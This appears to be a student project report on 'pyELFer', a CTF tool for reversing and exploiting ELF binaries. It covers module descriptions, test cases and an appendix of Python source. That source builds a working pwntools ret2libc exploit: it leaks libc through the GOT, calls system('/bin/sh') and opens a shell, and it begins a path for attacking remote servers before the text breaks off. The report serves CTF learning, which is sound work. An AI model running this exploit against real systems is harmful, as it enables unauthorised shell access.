


Fig 4.6 Sequence diagram

### CHAPTER 5

### SYSTEM ARCHITECTURE

#### ARCHITECTURE OVERVIEW

System architecture is the conceptual model that defines the structure, behavior, and more views of a system. An architecture description is a formal description and representation of a system, organized in a way that supports reasoning about the structures and behaviors of the system.




Fig 5.1 System Architecture of pyELFer

#### MODULE DESIGN SPECIFICATION

The pyELFer tool contains two modes of functions namely:

* + 1. Reverse Engineering Mode
    2. Binary Exploitation Mode

#### MODULES EXPLANATION

* + 1. **Reverse Engineering Mode:**

In Reverse Engineering mode, the following modules are present:

**a) ltrace**

ltrace is a debugging utility in Linux, used to display the calls a userspace application makes to shared libraries. It does this by hooking into the dynamic loading system, allowing it to insert shims which display the parameters which the applications uses when making the call, and the return value which the library call reports. ltrace can also trace Linux system calls. Because it uses the dynamic library hooking mechanism, ltrace cannot trace calls to libraries which are statically linked directly to the target binary. Since 0.7.3, ltrace can also trace calls to libraries which are loaded using dlopen().




Fig 5.2 ltrace

**b)strace**

strace is a diagnostic, debugging and instructional userspace utility for Linux. It is used to monitor and tamper with interactions between processes and the Linux kernel, which include system calls, signal deliveries, and changes of process state. The operation of strace is made possible by the kernel feature known as ptrace.

Some Unix-like systems provide other diagnostic tools similar to strace, such as truss.




Fig 5.3 strace

**c) Critical String Functions**

It detects the presence of critical string functions used to validate the flag and display its arguments being used.

**d) Input comparison and Modified input comparison**

Used to print the comparison characters that are being compared with the user input string and also detects the comparison characters even if the strings are modified or masked with byte operations.

**e) ANGR Simulator**

A simulation engine that tries a bruteforce to get the flag or keygen using various methods

#### Binary Exploitation Mode:

In Binary Exploitation mode, the following modules are present:

**a) Ret2win**

An exploitation method where the hidden function has the shell(super user shell maybe) present in them or the flag displaying function. This technique is also called code execution redirection.

**b) Ret2libc**

If our binary has NX bit enabled. The stack and .bss section is not executable where no injected instructions can be executed.By using a memory leak and some ROP gadgets we can get to system function and get shell.

**c) Ret2csu→Ret2libc**

A complex method which involves a 64 bit binary with a memory leak function that has more than 2 arguments to leak memory addresses. And then use the memory addresses to calculate offset to perform a classical ret2libc.


**CHAPTER 6 TESTING**



#### SYSTEM TESTING

The testing approach document is designed for Information and Technology Services’ upgrades to PeopleSoft. The document contains an overview of the testing activities to be performed when an upgrade or enhancement is made, or a module is added to an existing application. The emphasis is on testing critical business processes, while minimizing the time necessary for testing while also mitigating risks. It’s important to note that reducing the amount of testing done in an upgrade increases the potential for problems after go-live. Management will need to determine how much risk is acceptable on an upgrade by upgrade basis.

System testing is simply testing the system as a whole; it gets all the integrated modules of the various components from the integration testing phase and combines all the different parts into a system which is then tested. Testing is then done on the system as all the parts are now integrated into one system the testing phase will now have to be done on the system to check and remove any errors or bugs. In the system testing process the system will be checked not only for errors but also to see if the system does what was intended, the system functionality and if it is what the end user expected.

There are various tests that need to be conducted again in the system testing which include:





If the integration stage was done accurately then most of the test plan and test cases would already have been done and simple testing would only have to be done in order to ensure there are no bugs because this will be the final product. As in the integration stage, the above steps would need to be re-done as now we have

integrated all modules into one system, so we have to check if this runs OK and that no errors are produced because all the modules are in one system.

#### Unit Testing

In computer programming, unit testing is a software testing method by which individual units of source code, sets of one or more computer program modules together with associated control data, usage procedures, and operating procedures are tested to determine if they are fit for use. In object-oriented programming, a unit is often an entire interface, such as a class, but could be an individual method. Unit tests are short code fragments created by programmers or occasionally by white box testers during the development process. Ideally, each test case is independent from the others. Substitutes such as method stubs, mock objects, fakes, and test harnesses can be used to assist testing a module in isolation. Unit tests are typically written and run by software developers to ensure that code meets its design and behaves as intended.

#### TEST CASES

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| Test Case Id | Test Cases | Priority | Input Test Data | Test Case Description | Expected Results | Actual Results | Pass/Fail |
| TU01 | File Upload | A | Enter the location of ELF Binary | Checks whether the provided file is ELF binary | If the file is not ELF binary. The program should exit with an error message. | File is analyzed successfully. | Pass |
| TU02 | Mode Selection | A | Enter 1 or 2 | Check for Mode selection | File should be processed according to the mode | File is processed according to the mode | Pass |
| TU03 | Offset and Extra Data input (Exploitation Mode) | A | Enter the offset to reach ret address and if any extra input | Program should use the offset correctly and extra input | If offsets are correct and binary is vulnerable to buffer overflow, It should pop a shell | Shell is popped | Pass |

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| TU04  TU05 | Remote libc file upload  (Exploitation Mode)  Remote Ubuntu Server  (Exploitation mode) | A  B | Enter the location of remote libc file..  - | Checks whether it is a shared library file  The program should try upto 4 times by incrementing 1 ret gadget everytime trying to place a remote shell | If uploaded file is a shared library file it should process the file successfully.  The shell should be popped under a maximum of 4 tries. | The upload Shared library file is processed successfully.  The shell is popped under 4 tries. | Pass  Pass |

## 

## CHAPTER 7

**CONCLUSION AND FUTURE ENHANCEMENT**

#### CONCLUSION

In summary, the tool is open source via Github and it can be accessed by anyone having an interest in CTF challenges and can use it to enhance their skill and knowledge about CTF binaries. They can use the two modes of operation which is the binary exploitation mode and the reverse engineering mode for finding the binary and exposing the vulnerabilities of the system.

#### FUTURE ENHANCEMENT

In the further enhancement we are planning to make the reverse Engineering mode and add some more features to Exploitation mode like a shellcode ROPchain useful when exploiting a statically linked binary.

**APPENDICES**


**A 1. SAMPLE SCREENS**



****




Fig 1: Live Exploit

**Source code:**







**A 2. SAMPLE CODE**

**pyELFer.py**

#!/usr/bin/env python3

import requests

import json

import platform

import subprocess

import os

import optparse

import sys

from pwn import \*

def program\_args():

opt\_parser = optparse.OptionParser()

opt\_parser.add\_option("-f","--FILE",help="FILE TO REVERSE",dest="file\_name",default=False,metavar="FILE")

(option,args) = opt\_parser.parse\_args()

return (option,args)

def os\_check():

print("Checking if this program is running on Linux")

if(platform.system() == 'Linux'):

print("Initiation Protocol Succeded")

else:

print("Sorry Not a Linux OS")

sys.exit()

def pyelf\_directory\_check():

try:

directory\_check = os.access("/tmp/pyELFer",os.F\_OK)

if(directory\_check == False)

print("Unsure of User's Permission in the machine so creating a folder called pyELFer in tmp folder that has most of the output stored in .txt files")

os.system('mkdir /tmp/pyELFer')

except:

print("!!!Oh shit unknown fatal error")

sys.exit()

def printable\_chars\_of\_executable(str\_file\_name):

extras = ['libc.so.6','AWAVI','AUATL','[]A\A]A^A\_',';\*3$"','crtstuff.c','deregister\_tm\_clones','frame\_dummy','/lib64/ld-linux-x86-64.so.2','stdin','stdout','stderr','[]A\\\\A]A^A\_','\'']

check = subprocess.check\_output(["strings",str\_file\_name])

function\_file = open('c\_functions.txt','r')

func = function\_file.read()

func = func.split("\n")

str\_check = str(check)

list\_check = str\_check.split("\\n")

filer\_name = opts.file\_name.split("/")

file\_name = filer\_name[-1]

print("Opened the file for string dump")

file\_open = open("/tmp/pyELFer/strings\_for\_" + file\_name + ".txt","w")

file\_open.write("Sections and Compiler generated functions:\n")

sections = []

binary\_compiled\_sysinfo = ''

source\_code\_name = ''

predefineds = []

imp\_strings\_and\_user\_defined\_funcs = []

for i in list\_check:

if(i.startswith('.') or i .startswith('\_')):

sections.append(i)

elif(i.startswith('GCC')):

binary\_compiled\_sysinfo = i

elif((i.endswith('.c') or i.endswith('.s')) and (i != 'crtstuff.c')):

source\_code\_name = i

elif(i in func):

predefineds.append(i)

elif(('GLIBC' in i) or (i in extras) or ('lib' in i) or ('completed' in i)):

continue

else:

imp\_strings\_and\_user\_defined\_funcs.append(i)

for i in sections:

file\_open.write(i)

file\_open.write("\n")

file\_open.write("Predefined functions in the binary:\n")

for i in predefineds:

file\_open.write(i)

file\_open.write("\n")

file\_open.write("User defined functions and some important strings to look out for:\n")

for i in imp\_strings\_and\_user\_defined\_funcs:

file\_open.write(i)

file\_open.write("\n")

file\_open.write("Name of the source code: " + source\_code\_name + "\n")

file\_open.write("Compiled binary sysinfo and compiler info: " + binary\_compiled\_sysinfo + "\n")

file\_open.close()

function\_file.close()

print("Finished dumping the strings into strings\_for\_" + file\_name + ".txt")

def elf\_file\_check(FileName):

try:

file\_existence = os.access(FileName,os.F\_OK)

except:

print("---------------------------------------------------------------------------------")

print("If yes then install python3 and then type 'pip3 install os' in terminal")

print("---------------------------------------------------------------------------------")

sys.exit()

if(file\_existence == False):

print("----------------------------------------------------------")

print("Sorry!! NO file found that is specified in the arguments")

print("----------------------------------------------------------")

sys.exit()

try:

file\_access = os.access(FileName,os.R\_OK)

if(file\_access == False):

print("----------------------------------------------")

print("Sorry!!!File does not have a read permission")

print("----------------------------------------------")

sys.exit()

file\_output = subprocess.check\_output(["file",FileName]).decode()

linked = ''

if('GNU/Linux' in file\_output):

if('dynamically linked' in file\_output):

linked = 'dynamic'

elif('statically linked' in file\_output):

linked = 'static'

else:

linked = 'unknown'

return linked,file\_output

except:

print("----------------------------------------------------------------------------------")

print("If Yes then install python3 and then type 'pip3 install subprocess' in terminal")

print("-----------------------------------------------------------------------------------")

sys.exit()

def py\_arch\_parser(elf\_out):

ELF = False

if('ELF' in elf\_out):

ELF = True

if(('GNU/Linux' in elf\_out) or ('/lib/ld-linux.so.2' in elf\_out) or ('/lib64/ld-linux-x86-64.so.2' in elf\_out)):

if('ARM' in elf\_out):

ARCH = 'Linux ARM'

elif('Intel 80386' in elf\_out):

ARCH = 'Linux 32 Bit'

elif('x86-64' in elf\_out):

ARCH = 'Linux 64 Bit'

else:

ARCH = 'UKNOWN GNU/LINUX ELF FORMAT CANNOT BE RECOGNIZED AND ANALYZED'

elif('PowerPC' in elf\_out):

ARCH='PowerPC'

elif('MIPS' in elf\_out):

ARCH = 'MIPS'

else:

ARCH = 'UNKOWN ELF FORMAT CANNOT BE RECOGNIZED AND ANALYZED'

elif('PE' in elf\_out):

ARCH = 'Windows'

else:

ARCH = 'NOT ELF LINUX AND PE WINDOWS EXECUTABLE'

print("-----------------------------------------------------------")

print("1.ELF: " + str(ELF))

print("-----------------------------------------------------------")

print("2.ARCH: " + ARCH)

print("-----------------------------------------------------------")

return ARCH

def py\_strip\_parser(file\_out):

if(('PE' in file\_out) or ('ELF' in file\_out)):

if('not stripped' in file\_out):

STRIPPED = False

else:

STRIPPED = True

else:

STRIPPED = 'Confusion due to unknown file format or doubt whether it is a

executable or not'

return STRIPPED

def execution\_check(f\_arch):

machine\_arch = platform.architecture()[0]

if(machine\_arch == '32bit'):

if(f\_arch != 'Linux 32 Bit'):

return False

else:

return True

elif(machine\_arch == '64bit'):

if((f\_arch == 'Linux 32 Bit') or (f\_arch == 'Linux 64 Bit')):

return True

else:

return False

else:

return False

def exploitation\_mode(file\_name,arch):

exploit\_mitigation = subprocess.check\_output(['./bof.py',opts.file\_name]).decode().rstrip()

print(exploit\_mitigation)

exploit\_mitigation = exploit\_mitigation.split("\n")

pie = exploit\_mitigation[-1]

nx = exploit\_mitigation[-2]

stack\_canary = exploit\_mitigation[-3]

stack\_canary\_bool = True

pie\_bool = True

if('No PIE' in pie):

pie\_bool = False

base\_address = pie.rstrip(")")

base\_address = base\_address.lstrip()

base\_address = base\_address.lstrip("PIE: No PIE (")

base\_address = int(base\_address,16)

log.info("The base address of process in memory is " + hex(base\_address))

else:

print("Presence of PIE complex to exploit")

sys.exit()

if('No canary' in stack\_canary):

stack\_canary\_bool = False

else:

print("Presence of Stack guard complex to exploit")

sys.exit()

if('NX disabled' in nx):

log.info("Shellcode injection is a distant dream for now")

sys.exit()

else:

if(arch == 'Linux 64 Bit'):

ret2libc\_64(file\_name,base\_address)

else:

log.info("32 bit new compiler generated program have a different way of leave ret which forces us to brute..So no 32 bit ELF's")

sys.exit()

def ret2libc\_64(fl\_name,base\_addr):

function\_list = []

try:

read\_plt = subprocess.check\_output(['objdump','-R',fl\_name]).decode().rstrip().split("\n")

for i in read\_plt:

if('GLIBC' in i):

r = i.split()[-1]

function\_list.append(r)

except subprocess.CalledProcessError:

log.info("OBJDUMP failure signifies presence of asm or shellcode not a C source code compiled")

scanf = False

read = False

gets = False

fgets = False

puts = False

write = True

printf = False

for i in function\_list:

if('scanf' in i):

scanf = True

elif('read' in i):

read = True

elif('gets' in i):

gets = True

elif('fgets' in i):

fgets = True

elif('puts' in i):

puts = True

elif('printf' in i):

printf = True

elif('write' in i):

write = True

if(((gets == True) or (scanf == True)) and ((puts == True) or (printf == True))):

e = ELF(fl\_name)

libc\_location = "/lib/x86\_64-linux-gnu/libc.so.6"

libc = ELF(libc\_location)

extra\_input = input("Any input need to pass to point to the vulnerable buffer:").rstrip().encode()

if(len(extra\_input) > 0):

extra\_input = extra\_input.replace(b"newline",b"\n")

offset = int(input("Enter the offset to reach ret address:"))

rop = ROP(e)

pop\_rdi = rop.find\_gadget(['pop rdi'])[0]

if(type(pop\_rdi) == None):

log.info("Absence of pop rdi gadget!!!Exiting the program")

sys.exit()

try:

r = process(fl\_name)

offset\_pusher= extra\_input + b'A' \* offset +p64(pop\_rdi)

if(puts == True):

puts\_leak = p64(e.got['puts']) + p64(e.plt['puts']) + p64(e.symbols['main'])

libc\_leaker = offset\_pusher + puts\_leak

else:

printf\_leak = p64(e.got['printf']) + p64(e.plt['printf']) + p64(e.symbols['main'])

libc\_leaker = offset\_pusher + printf\_leak

r.sendline(libc\_leaker)

a = r.recvuntil('\x7f')

a = a[-6::1]

a = u64(a.decode('latin-1').ljust(8,'\x00'))

if(puts == True):

libc\_base = a - libc.symbols['puts']

else:

libc\_base = a - libc.symbols['printf']

libc\_system = libc\_base + libc.symbols['system']

bin\_sh = libc\_base + (next(libc.search(b'/bin/sh')))

offset\_sender = extra\_input + b'A' \* offset

bomb=p64(pop\_rdi) + p64(bin\_sh) + p64(libc\_system)

exploit = offset\_sender + bomb

r.sendline(exploit)

r.interactive()

try:

r.close()

except BrokenPipeError:

pass

except EOFError:

log.info("Are u sure that offsets are correct")

sys.exit()

work\_input = int(input("Did shell popped 1 for yes 2 for no:"))

if(work\_input == 1):

remote\_exploit = int(input("Do u have a remote server that run this binary that is open to exploit 1 for yes and with system libc file in hand and 2 for yes but

no libc in hand and any other number for just local testing:"))

if(remote\_exploit == 1):

ip = input("Give me the Remote server IP:").rstrip()

port = int(input("Give me the Remote server's port:"))

while(True):

try:

libc\_input = input("Enter the location of server's libc file:").rstrip()

break

except FileNotFoundError:

log.info("File name not specified correctly")

shared\_object\_check = subprocess.check\_output(['file',libc\_input])

if(b'shared object' not in shared\_object\_check):

log.info("Not a shared object file given")

sys.exit()

else:

libc\_file = ELF(libc\_input)

count = 0

while(count < 4):

try:

